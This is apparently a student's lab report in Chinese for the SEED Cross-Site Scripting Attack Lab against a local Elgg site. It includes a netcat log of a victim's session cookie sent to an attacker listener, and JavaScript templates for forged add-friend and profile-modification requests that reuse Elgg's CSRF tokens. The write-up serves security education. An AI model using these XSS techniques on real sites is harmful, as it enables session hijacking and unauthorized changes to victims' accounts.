网络空间安全实验基础实验报告

姓名：韩永欣　学号：57119107

1. 实验内容

Cross-Site Scripting (XSS) Attack Lab

2. 实验过程

Task1

修改文件 `sudo vim /etc/hosts`

修改后：

```
# For XSS Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```


然后

dcbuild


dcup

打开浏览器，访问 www.seed-server.com，登录 samy 的账号

修改 profile



保存后显示：



Task 2


登录 samy 的账号，修改 profile

保存后显示：

得到 cookie

Task3

登录 samy 的账号，修改 profile




在终端监听，登录 Alice 的账号，点击 Samy 的主页，得到：

```
[07/20/21]seed@VM:~/.../Labsetup$  nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 172.17.0.1 43504
GET /?c=Elgg%3Dmba0vnnrqh0p1u670tlftum7o9 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```


将 cookie 发送给了 Samy

Task4

修改 profile 内容，选择 edit HTML



登录 alice 的账号，点击 samy 的主页，发现添加了 samy 为好友。



Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```


这两行可以验证用户的身份信息，在下方的添加好友请求中组成完成的 GET 请求

Question 2: If the `Elgg` application only provide the Editor mode for the `"About Me"` field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


Editor mode 会增加额外的代码，所以攻击不会成功。

Task5

登录 Samy 的账号，修改自己的 profile



登录 Alice 的账号，查看 Samy 的 profile，再返回查看自己的 profile，发现被修改



Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;      //FILL IN

  var samyGuid=...;     //FILL IN

  var sendurl=...;      //FILL IN

  if(elgg.session.user.guid!=samyGuid)            ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST", sendurl, true);
     Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

该语句判断攻击对象是否为自身，如果是，则不进行攻击。如果去掉，当攻击者为自身时，保存 profile 后该 javascript 内容会被修改，无法实现攻击。